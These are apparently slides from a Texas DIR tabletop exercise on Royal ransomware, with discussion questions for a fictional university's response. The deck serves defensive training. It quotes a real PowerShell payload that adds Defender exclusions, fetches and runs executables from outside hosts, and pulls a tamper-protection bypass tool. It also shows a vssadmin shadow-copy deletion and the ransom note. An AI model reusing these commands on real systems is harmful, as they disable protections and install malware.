

# DIR Tabletop

March 30, 2023

Information Security Forum



Texas Department of Information Resources

Transforming How  
Texas Government  
Serves Texans

[dir.texas.gov](http://dir.texas.gov) | [@TexasDIR](https://twitter.com/TexasDIR) | [#DIRisIT](https://twitter.com/hashtag/DIRisIT)



# Introductions

# Exercise Guidelines


- This exercise will be held in an open, no-fault environment. Varying viewpoints are expected.
- There are no trick questions or hidden agendas.
- There are no right or wrong answers.
- Use your capabilities and knowledge derived from your training and experience to respond to the scenario.
- Decisions are not precedent setting and may not reflect your organization's final position on a given issue.
  - This is an opportunity to discuss multiple options, possible solutions, and/or suggested actions to resolve or mitigate a problem.

# Exercise Guidelines

- You are an Institute of Higher Education (Technology University).
- The following players should be considered:
  - Administration
  - Faculty
  - Board Members
  - Students and Families
- All characters and events in this tabletop event are fictitious. Any resemblance to any person, living or dead, or actual events is purely coincidental.
- Please note: **TLP:GREEN**

# Royal Ransomware

# Attack Map




<https://thehackernews.com/2022/11/microsoft-warns-of-hackers-using-google.html>

# Day 1


- Your IT Administrator searches for software to create a bootable USB drive.

**Sponsored**


 [ibbgolfclub.com](https://www.ibbgolfclub.com) · <https://www.ibbgolfclub.com> :

## TradingView Desktop - Download for Windows PC

Join 30 million user. Get **TradingView** for your desktop. 100+ pre-built most popular indicators.

 **Ad** · <https://www.divyaplasma.com/> :

## Download Archiver - All file Formats - For Windows PC

 **Ad** · <https://www.americanhomepainting.com/> :

## Rufus - Download For Windows PC

**Rufus** - Utility that helps create bootable USB flash drive. **Rufus** helps creat bootable USB flash drives.


<https://twitter.com/1ZRR4H/status/1616682530832252930>

# Malicious Download



<http://rufus-download.software/download-index1.html>


- They are taken to a website that seems legitimate.
- The administrator downloads and installs the program.






# Official Download

- The actual website for Rufus download



 <http://rufus.ie/en/>



# The Payload is Executed

- The malicious download begins to execute its payload.

```
Add-MpPreference -ExclusionExtension ".rar", ".cmd", ".bat", ".zip", ".exe"

Add-MpPreference -ExclusionPath "C:\Windows\System32\drivers\etc", "C:\Windows\System32\Config", "$env:APPDATA"
Add-MpPreference -ExclusionProcess "ZipCosdaz.exe", "ZipCosdaz1.exe", "Explorer.exe"

Invoke-WebRequest -Uri ("https://bitbucket.org/ganhack123/load/downloads/ZipCosdaz1.exe.gpg") -OutFile $env:APPDATA\ZipCosdaz1.exe.gpg
Invoke-WebRequest -Uri ("https://bitbucket.org/ganhack123/load/downloads/ZipCosdaz.exe.gpg") -OutFile $env:APPDATA\ZipCosdaz.exe.gpg
Invoke-WebRequest -Uri ("https://bitbucket.org/ganhack123/load/downloads/ZLocal.gpg") -OutFile $env:APPDATA\ZLocal.exe.gpg

sleep -Milliseconds 245
Invoke-WebRequest -Uri https://raw.githubusercontent.com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe -OutFile $env:APPDATA\NSudo.exe
Invoke-WebRequest -Uri https://raw.githubusercontent.com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe -OutFile $env:APPDATA\NSudo.exe
Invoke-WebRequest -Uri https://raw.githubusercontent.com/swagkarna/Bypass-Tamper-Protection/main/NSudo.exe -OutFile $env:APPDATA\NSudo.exe
sleep -Milliseconds 245

[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$WebClient = New-Object System.Net.WebClient
$WebClient.DownloadFile("https://app.pnrtscr.com/build/setup-lightshot.exe", "$env:APPDATA\setup.exe")

.$env:APPDATA\setup.exe

[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12

function Install-GnuPg {
    [CmdletBinding()]
    param
    (
        [Parameter(Mandatory)]
        [ValidateNotNullOrEmpty()]
        [string]$DownloadFolderPath,

        [Parameter()]
        [ValidateNotNullOrEmpty()]
        [string]$DownloadUrl = 'http://files.gpg4win.org/gpg4win-2.2.5.exe'
    )
}
```

<https://twitter.com/1ZRR4H/status/1616682530832252930>

# Discussion 1











# Discussion 1

1. How could this scenario have been prevented?
2. Would you have received alerts when the malicious payload was downloaded?
3. What capabilities and resources can you think of to aid in this situation?

# Encryption

# The Encryption Starts

- End users notice that files in their project folder begin to display .royal extension and they are not able to open them.

Name	Date modified	Type	Size
 abitype.py.royal	04/10/2022 17:58	ROYAL File	7 KB
 analyze_dxp.py.royal	04/10/2022 17:58	ROYAL File	5 KB
 byext.py.royal	04/10/2022 17:58	ROYAL File	5 KB
 byteyears.py.royal	04/10/2022 17:58	ROYAL File	3 KB
 checkpip.py.royal	04/10/2022 17:58	ROYAL File	2 KB
 checkpyc.py.royal	04/10/2022 17:58	ROYAL File	3 KB
 cleanfuture.py.royal	04/10/2022 17:58	ROYAL File	10 KB
 combinerefs.py.royal	04/10/2022 17:58	ROYAL File	5 KB
 copytime.py.royal	04/10/2022 17:58	ROYAL File	2 KB
 crlf.py.royal	04/10/2022 17:58	ROYAL File	2 KB

<https://www.fortinet.com/blog/threat-research/ransomware-roundup-royal-ransomware>

# Encryption Details

- There are two arguments that need to be passed to kick the encryption process off. “-path” determines what is to be encrypted, whether a single directory or an entire drive. “-id” appears to be how the group identifies it’s victims.

```
c:\Users\7812345678\Desktop>Ransom.Royal.exe -path C:\ -id 12345678123456781234567812345678
```

- Regardless of whether either of these arguments are provided, the malware goes ahead and deletes the volume shadow copies off the system.

The screenshot shows the Windows Task Manager interface. At the top, a window title bar reads "G273" and "Parent PID: 3104, Command line: delete shadows /all /quiet, Current directory: c:\Users\7812345678\Desktop, Environment: ...". Below this, a table displays process information:

ID	Process Name	PID	Operation	Path	Result	Detail
272	Ransom.Royal.exe	3104	Process Create	C:\Windows\System32\vssadmin.exe	SUCCESS	PID: 3856, Command line: delete shadows /all /quiet
273	vssadmin.exe	3856	Process Start		SUCCESS	windir=C:\Windows windows_tracing_flags=3 windows_tracing_logfile=C:\BVTBin\Tests\installpacka

<https://www.fortinet.com/blog/threat-research/ransomware-roundup-royal-ransomware>







# README.TXT



## Royal

Please read carefully the "readme" file you got from us.  
If you still have a problem, use our contact form.


[Go to contact form](#)

```
README.TXT - Notepad2
File Edit View Settings ?
1 Hello!
2
3 If you are reading this, it means that your system were hit by Royal ransomware.
4 Please contact us via :
5 http://royal2xthig3ou5hd7zsliaqagy6yygk2cdelaxtni2fyad6dpmpxedid.onion/xxx
6
7 In the meantime, let us explain this case. It may seem complicated, but it is not!
8 Most likely what happened was that you decided to save some money on your security infrastructure.
9 Alas, as a result your critical data was not only encrypted but also copied from your systems on a
  secure server.
10 From there it can be published online. Then anyone on the internet from darknet criminals, ACLU
  journalists, Chinese government (different names for the same thing),
11 and even your employees will be able to see your internal documentation: personal data, HR reviews,
  internal lawsuits and complains, financial reports, accounting, intellectual property, and more!
12
13 Fortunately we got you covered!
14
15 Royal offers you a unique deal. For a modest royalty (got it; got it ? ) for our pentesting services we
  will not only provide you with an amazing risk mitigation service,
16 covering you from reputational, legal, financial, regulatory, and insurance risks, but will also
  provide you with a security review for your systems.
17 To put it simply, your files will be decrypted, your data restored and kept confidential, and your
  systems will remain secure.
18
19 Try Royal today and enter the new era of data security!
20 We are looking to hearing from you soon!

Ln 20 : 20 Col 43 Sel 0 1.41 KB ANSI CR+LF INS Default Text
```

# Royal Dark Web Page

- You travel to the Dark Web to view the website listed in readme.txt.
- There you see this contact form. When you contact Royal, they request a ransom of 2.5 million dollars.



A screenshot of a web browser displaying a contact form for 'Royal'. The page has a dark blue background. At the top center is a white silhouette of a chess king piece. Below it, the word 'Royal' is written in a serif font, followed by 'Contact from' in a sans-serif font. The form consists of three input fields: 'Email', 'Message', and 'Captcha'. The 'Captcha' field contains the characters 'K W J R L T' and a small square icon. A 'Submit' button is located at the bottom right of the form.

# Discussion 2

# Discussion 2


1. What *Internal* and *External* notifications would your organization make?
  - A. Are your notification thresholds documented?
2. How would you recover the encrypted data? What resources are required?
  - A. Are your backups isolated?
3. Would you pay the ransom?



**Inject**

# Exfiltration

- A security researcher reports your organization's customer data, containing PII (personally identifiable information), has been posted on the Dark Web.



# Discussion 3

1. How would you verify the claims of data exfiltration?
  - A. Are your logs sufficient to determine what has left the network?
  
